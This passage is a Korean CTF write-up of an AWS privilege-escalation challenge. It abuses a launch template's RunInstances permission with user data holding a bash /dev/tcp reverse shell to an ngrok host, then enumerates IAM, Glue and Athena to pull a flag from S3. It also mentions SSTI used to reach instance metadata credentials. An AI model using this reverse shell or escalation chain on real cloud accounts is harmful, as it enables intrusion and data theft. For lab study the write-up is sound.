EC2PassRolePolicy가 있지만 조회할 수 있는 권한이 없다. 반면 ConditionalRunInstancesPolicy에는 특정 launch-template을 이용한 ec2 생성 권한이 있음을 확인한다. 여기서 새로 만든 ec2의 셸에 접속해야 하므로 userdata의 값을 같이 적어야 한다.


aws ec2 run-instances --launch-template LaunchTemplateId=lt-0a101735330ef5240,Version='$Default' --user-data file://./reverse-shell.sh --iam-instance-profile Name=EC2AthenaQueryRole

*ngrok(Starter 무료 이용가능)을 이용해 포트 포워딩을 한다

[reverse-shell.sh]


```
#!/bin/bash
bash -i >& /dev/tcp/0.tcp.jp.ngrok.io/16987 0>&1
```

이제 ec2를 생성한다.



```
aws ec2 run-instances --launch-template LaunchTemplateId=lt-0fe602b3db5bbca79,Version='$Default' --user-data file://./reverse-shell.sh --iam-instance-profile Name=EC2AthenaQueryRole 2>&1
{
    "ReservationId": "r-006845a55087e67f5",
    "OwnerId": "729798775380",
    "Groups": [],
    "Instances": [
        {
            "Architecture": "x86_64",
            "BlockDeviceMappings": [],
            "ClientToken": "908d1e2b-3d1a-43f2-b42c-72cddbfb470c",
            "EbsOptimized": false,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "IamInstanceProfile": {
                "Arn": "arn:aws:iam::729798775380:instance-profile/EC2AthenaQueryRole",
                "Id": "AIPA2T23FSJKEHPM7TWZW"
            },
```


(리스닝 하는 쪽에서 대기하는데 생각보다 조금 시간이 걸립니다.)



```
hyagnee0508@DESKTOP-LIRG4HL:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 39844
bash: cannot set terminal process group (2181): Inappropriate ioctl for device
bash: no job control in this shell
[root@ip-10-1-1-216 /]#
```

이제 EC2AthenaQueryRole과 관련된 정책을 확인합니다.


aws iam list-attached-role-policies --role-name EC2AthenaQueryRole



```
[root@ip-10-1-1-216 /]# aws iam list-attached-role-policies --role-name  EC2AthenaQueryRole
aws iam list-attached-role-policies --role-name  EC2AthenaQueryRole
{
    "AttachedPolicies": [
        {
            "PolicyName": "EC2AthenaQueryRoleReadPolicy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/EC2AthenaQueryRoleReadPolicy"
        },
        {
            "PolicyName": "athenas3policy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/athenas3policy"
        }
    ]
}
```

aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/athenas3policy

aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/athenas3policy --version-id v1




```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "AthenaQueryAccess",
                    "Effect": "Allow",
                    "Action": [
                        "athena:StartQueryExecution",
                        "athena:GetQueryExecution",
                        "athena:GetQueryResults",
                        "athena:GetWorkGroup",
                        "athena:ListWorkGroups",
                        "glue:GetDatabases",
                        "glue:GetTables",
                        "glue:GetDatabase",
                        "glue:GetTable"
                    ],
                    "Resource": "*"
                },
                {
                    "Sid": "AthenaWriteResults",
                    "Effect": "Allow",
                    "Action": [
                        "s3:GetBucketLocation",
                        "s3:GetObject",
                        "s3:PutObject"
                    ],
                    "Resource": [
                        "arn:aws:s3:::athena-bucketresult",
                        "arn:aws:s3:::athena-bucketresult/*"
                    ]
                },
                {
                    "Sid": "AthenaReadStorage",
                    "Effect": "Allow",
                    "Action": [
                        "s3:GetBucketLocation",
                        "s3:GetObject",
                        "s3:PutObject",
                        "s3:ListBucket"
                    ],
                    "Resource": [
                        "arn:aws:s3:::athena-bucketstorage",
                        "arn:aws:s3:::athena-bucketstorage/*"
                    ]
```


glue를 통해 database와 table을 알아낸 다음 athena를 통해 쿼리를 실행시켜서 s3에 저장하여 그 값을 보는 시나리오를 세울 수 있다.

aws glue get-databases

aws glue get-tables --database-name flag_db



```
[root@ip-10-1-1-138 /]# aws glue get-tables --database-name flag_db
aws glue get-tables --database-name flag_db
{
    "TableList": [
        {
            "Name": "flag_table",
            "DatabaseName": "flag_db",
            "Description": "",
            "CreateTime": "2025-07-20T07:03:11+00:00",
            "UpdateTime": "2025-07-20T07:04:59+00:00",
            "Retention": 0,
            "StorageDescriptor": {
                "Columns": [
                    {
                        "Name": "x1",
                        "Type": "string",
                        "Comment": ""
                    }
                ],
                "Location": "s3://athena-bucketstorage/flag/",
                "InputFormat": "org.apache.hadoop.hive.ql.io.parquet.MapredParquetInput
Format",
                "OutputFormat": "org.apache.hadoop.hive.ql.io.parquet.MapredParquetOutp
utFormat",
                "Compressed": false,
                "NumberOfBuckets": 0,
                "SerdeInfo": {
                    "SerializationLibrary": "org.apache.hadoop.hive.ql.io.parquet.serde
.ParquetHiveSerDe",
                    "Parameters": {
                        "serialization.format": "1"
                    }
                },
                "SortColumns": [],
                "StoredAsSubDirectories": false
            },
            "PartitionKeys": [],
            "TableType": "EXTERNAL_TABLE",
            "Parameters": {
                "classification": "parquet",
                "typeOfData": "file",
                "compressionType": "snappy"
            },
            "CreatedBy": "arn:aws:iam::729798775380:user/claward_user_jh",
            "IsRegisteredWithLakeFormation": false,
            "CatalogId": "729798775380",
            "VersionId": "1",
```




```
aws glue get-tables --database-name flag_db
{
    "TableList": [
        {
            "Name": "flag_table",
            "DatabaseName": "flag_db",
            "Description": "",
            "CreateTime": "2025-07-20T07:03:11+00:00",
            "UpdateTime": "2025-07-21T15:12:06+00:00",
            "Retention": 0,
            "StorageDescriptor": {
                "Columns": [
                    {
                        "Name": "x1",
                        "Type": "binary",
                        "Comment": ""
                    }
                ],
                "Location": "s3://athena-bucketstorage/flag/",
                "InputFormat": "org.apache.hadoop.hive.ql.io.parquet.MapredParquetInputFormat",
                "OutputFormat": "org.apache.hadoop.hive.ql.io.parquet.MapredParquetOutputFormat",
                "Compressed": false,
                "NumberOfBuckets": 0,
                "SerdeInfo": {
```


flag_db안의 flag_table의 값을 읽기 위해 athena를 이용하여 쿼리를 실행한다.

aws athena start-query-execution --query-string "SELECT from_utf8(x1) AS x1_str FROM flag_table WHERE from_utf8(x1) LIKE 'flag%';" --query-execution-context Database=flag_db --result-configuration OutputLocation=s3://athena-bucketresult/

aws athena get-query-execution —query-execution-id <QueryExecutionId>



```
[root@ip-10-1-1-81 /]# aws athena start-query-execution --query-string "SELECT from_utf8(x1) AS x1_str FROM flag_table W
HERE from_utf8(x1) LIKE 'flag%';" --query-execution-context Database=flag_db --result-configuration OutputLocation=s3://
athena-bucketresult/
aws athena start-query-execution --query-string "SELECT from_utf8(x1) AS x1_str FROM flag_table WHERE from_utf8(x1) LIKE
 'flag%';" --query-execution-context Database=flag_db --result-configuration OutputLocation=s3://athena-bucketresult/
{
    "QueryExecutionId": "7f30675f-1f7a-4f41-b454-98bf56b7d333"
}
```




```
aws athena get-query-execution --query-execution-id 7f30675f-1f7a-4f41-b454-98bf56b7d333
{
    "QueryExecution": {
        "QueryExecutionId": "7f30675f-1f7a-4f41-b454-98bf56b7d333",
        "Query": "SELECT from_utf8(x1) AS x1_str FROM flag_table WHERE from_utf8(x1) LIKE 'flag%'",
        "StatementType": "DML",
        "ResultConfiguration": {
            "OutputLocation": "s3://athena-bucketresult/7f30675f-1f7a-4f41-b454-98bf56b7d333.csv"
        },
        "ResultReuseConfiguration": {
            "ResultReuseByAgeConfiguration": {
                "Enabled": false
            }
        },
        "QueryExecutionContext": {
            "Database": "flag_db"
        },
        "Status": {
            "State": "SUCCEEDED",
            "SubmissionDateTime": "2025-07-21T21:38:27.324000+00:00",
            "CompletionDateTime": "2025-07-21T21:38:27.906000+00:00"
        },
        "Statistics": {
```

성공적으로 s3에 결과값을 저장한 것이다. (state : succeeded)

이후 s3에 있는 파일을 가져와서 읽으면 flag 값을 획득할 수 있다.

aws s3 cp s3://athena-bucketresult/7f30675f-1f7a-4f41-b454-98bf56b7d333.csv result.csv

cat ./result.csv



```
[root@ip-10-1-1-81 /]# cat ./result.csv
cat ./result.csv
"x1_str"
"flag{asg_not_flag_role_you_shouldn't_submit}"
"flag{asg_role_this_is_not_flag}"
"flag{asg_role_enum_to_s3}"
```

flag값 = flag{asg_role_enum_to_s3}

[다른 풀이]

1. 초반에 FreeMarker SSTI 입력값에 바로 metadata로 접근하여 임시 자격증명을 얻어서 EC2DescribeAutoScalingRole의 권한을 획득하는 방법도 있습니다.
2. 새로운 EC2를 만들고 EC2AthenaQueryRole의 권한을 이용하여 flag값을 얻을 때, athena를 이용하여 flag를 얻는 방법이 의도한 풀이지만 다른 방법으로는

   s3에 바로 접근하여 parquet 형식의 파일을 python(pandas)을 이용하여 읽을 수 있고, parquet-tools를 이용해도 됩니다.